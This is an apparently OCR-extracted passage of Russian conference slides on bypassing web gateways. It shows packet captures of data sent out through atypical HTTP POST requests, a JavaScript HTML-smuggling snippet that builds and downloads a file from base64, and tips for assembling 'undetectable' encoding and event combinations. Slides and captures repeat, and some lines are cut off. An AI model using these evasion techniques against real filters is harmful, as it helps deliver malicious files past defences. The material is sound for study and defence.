  56 80 → 53310 [SYN, ACK] Seq=0 Ack=1 Win=65535 Len=0 MSS=65495 WS=256 SACK_PERM
  44 53310 → 80 [ACK] Seq=1 Ack=1 Win=65280 Len=0
 447 POST /upload HTTP/1.1  (text/plain)
  44 80 → 53310 [ACK] Seq=1 Ack=404 Win=65024 Len=0
 177 80 → 53310 [PSH, ACK] Seq=1 Ack=404 Win=65024 Len=133 [TCP PDU reassembled in 65]
  44 53310 → 80 [ACK] Seq=404 Ack=134 Win=65280 Len=0
  86 80 → 53310 [PSH, ACK] Seq=134 Ack=404 Win=65024 Len=42 [TCP PDU reassembled in 65]
  44 53310 → 80 [ACK] Seq=404 Ack=176 Win=65280 Len=0
  44 HTTP/1.0 200 OK  (text/plain)
```

POST

Пример 3. Отправка данных через “нетипичные” HTTP-запросы

```
  56 53310 → 80 [SYN] Seq=0 Win=65535 Len=0 MSS=65495 WS=256 SACK_PERM
  56 [TCP Retransmission] 53310 → 80 [SYN] Seq=0 Win=65535 Len=0 MSS=65495 WS=256 SACK_PERM
  56 80 → 53310 [SYN, ACK] Seq=0 Ack=1 Win=65535 Len=0 MSS=65495 WS=256 SACK_PERM
  44 53310 → 80 [ACK] Seq=1 Ack=1 Win=65280 Len=0
 447 POST /upload HTTP/1.1  (text/plain)
  44 80 → 53310 [ACK] Seq=1 Ack=404 Win=65024 Len=0
 177 80 → 53310 [PSH, ACK] Seq=1 Ack=404 Win=65024 Len=133 [TCP PDU reassembled in 65]
  44 53310 → 80 [ACK] Seq=404 Ack=134 Win=65280 Len=0
  86 80 → 53310 [PSH, ACK] Seq=134 Ack=404 Win=65024 Len=42 [TCP PDU reassembled in 65]
  44 53310 → 80 [ACK] Seq=404 Ack=176 Win=65280 Len=0
  44 HTTP/1.0 200 OK  (text/plain)
```

POST

```
 56 63925 → 80 [SYN] Seq=0 Win=65535 Len=0 MSS=65495 WS=256 SACK_PERM
 56 [TCP Retransmission] 63925 → 80 [SYN] Seq=0 Win=65535 Len=0 MSS=65495 WS=256 SACK_PERM
 56 80 → 63925 [SYN, ACK] Seq=0 Ack=1 Win=65535 Len=0 MSS=65495 WS=256 SACK_PERM
 44 63925 → 80 [ACK] Seq=1 Ack=1 Win=65280 Len=0
450 Continuation
 44 80 → 63925 [ACK] Seq=1 Ack=407 Win=65024 Len=0
177 80 → 63925 [PSH, ACK] Seq=1 Ack=407 Win=65024 Len=133 [TCP PDU reassembled in 115]
 44 63925 → 80 [ACK] Seq=407 Ack=134 Win=65280 Len=0
 89 80 → 63925 [PSH, ACK] Seq=134 Ack=407 Win=65024 Len=45 [TCP PDU reassembled in 115]
 44 63925 → 80 [ACK] Seq=407 Ack=179 Win=65280 Len=0
 44 HTTP/1.0 200 OK  (text/plain)
```

OFFZONE

Пример 3. Отправка данных через “нетипичные” HTTP-запросы

```
  56 53310 → 80 [SYN] Seq=0 Win=65535 Len=0 MSS=65495 WS=256 SACK_PERM
  56 [TCP Retransmission] 53310 → 80 [SYN] Seq=0 Win=65535 Len=0 MSS=65495 WS=256 SACK_PERM
  56 80 → 53310 [SYN, ACK] Seq=0 Ack=1 Win=65535 Len=0 MSS=65495 WS=256 SACK_PERM
  44 53310 → 80 [ACK] Seq=1 Ack=1 Win=65280 Len=0
 447 POST /upload HTTP/1.1  (text/plain)
  44 80 → 53310 [ACK] Seq=1 Ack=404 Win=65024 Len=0
 177 80 → 53310 [PSH, ACK] Seq=1 Ack=404 Win=65024 Len=133 [TCP PDU reassembled in 6
  44 53310 → 80 [ACK] Seq=404 Ack=134 Win=65280 Len=0
  86 80 → 53310 [PSH, ACK] Seq=134 Ack=404 Win=65024 Len=42 [TCP PDU reassembled in
  44 53310 → 80 [ACK] Seq=404 Ack=176 Win=65280 Len=0
  44 HTTP/1.0 200 OK  (text/plain)
```


POST

```
 56 63925 → 80 [SYN] Seq=0 Win=65535 Len=0 MSS=65495 WS=256 SACK_PERM
 56 [TCP Retransmission] 63925 → 80 [SYN] Seq=0 Win=65535 Len=0 MSS=65495 WS=256 SACK_PE
 56 80 → 63925 [SYN, ACK] Seq=0 Ack=1 Win=65535 Len=0 MSS=65495 WS=256 SACK_PERM
 44 63925 → 80 [ACK] Seq=1 Ack=1 Win=65280 Len=0
450 Continuation
 44 80 → 63925 [ACK] Seq=1 Ack=407 Win=65024 Len=0
177 80 → 63925 [PSH, ACK] Seq=1 Ack=407 Win=65024 Len=133 [TCP PDU reassembled in 115]
 44 63925 → 80 [ACK] Seq=407 Ack=134 Win=65280 Len=0
 89 80 → 63925 [PSH, ACK] Seq=134 Ack=407 Win=65024 Len=45 [TCP PDU reassembled in 115]
 44 63925 → 80 [ACK] Seq=407 Ack=179 Win=65280 Len=0
 44 HTTP/1.0 200 OK  (text/plain)
```

OFFZONE


Пример 4. Скачивание файлов через HTML Smuggling

Как скачать файл с веб-сайта **без лишних HTTP-запросов?**




Пример 4. Скачивание файлов через HTML Smuggling

Как скачать файл с веб-сайта **без лишних HTTP-запросов?**



Пример 4. Скачивание файлов через HTML Smuggling

Как скачать файл с веб-сайта **без лишних HTTP-запросов?**



Веб-фильтр проверят контент

Расширение файла?
`.html`

Mime-тип?
`text/html`

Вредоносный контент?
Нет, только JavaScript

Браузер обрабатывает HTML/JS

JS декодирует данные


JS создает blob локально

JS нажимает на ссылку

Браузер сохраняет данные на диск

Пример 4. Скачивание файлов через HTML Smuggling

Конечно же **SWG-шлюзы умеют обнаруживать использование HTML Smuggling!**



Пример 4. Скачивание файлов через HTML Smuggling

То, что популярно, то и блокируется – ищем свои уникальные комбинации!

```
<script>
b = atob('SGVsbG8h');
a = document.createElement('a');
a.href = URL.createObjectURL(
  new Blob([Uint8Array.from(b, c => c.charCodeAt(0))])
);
a.download = 'test.txt';
a.click();
</script>
```

Самый распространенный пример эксплуатации техники HTML Smuggling

Пример 4. Скачивание файлов через HTML Smuggling

Собираем свою недетектируемую комбинацию:

- Способы кодирования/шифрования полезной нагрузки (**base64, xor, ...**);
- Выбор элемента для помещения тела полезной нагрузки (**script, body, ...**);
- Выбор события для запуска процесса скачивания файла (**onload, onerror, ...**);
- Выбор расширения веб-страницы (**html, svg, ...**);

и т.д.

Пример 4. Скачивание файлов через HTML Smuggling


Собираем свою недетектируемую комбинацию:


- Способы кодирования/шифрования полезной нагрузки (**base64, xor, ...**);
- Выбор элемента для помещения тела полезной нагрузки (**script, body, ...**);
- Выбор события для запуска процесса скачивания файла (**onload, onerror, ...**);
- Выбор расширения веб-страницы (**html, svg, ...**);

и т.д.

Пример 5. Общий буфер обмена как канал обхода браузерной изоляции

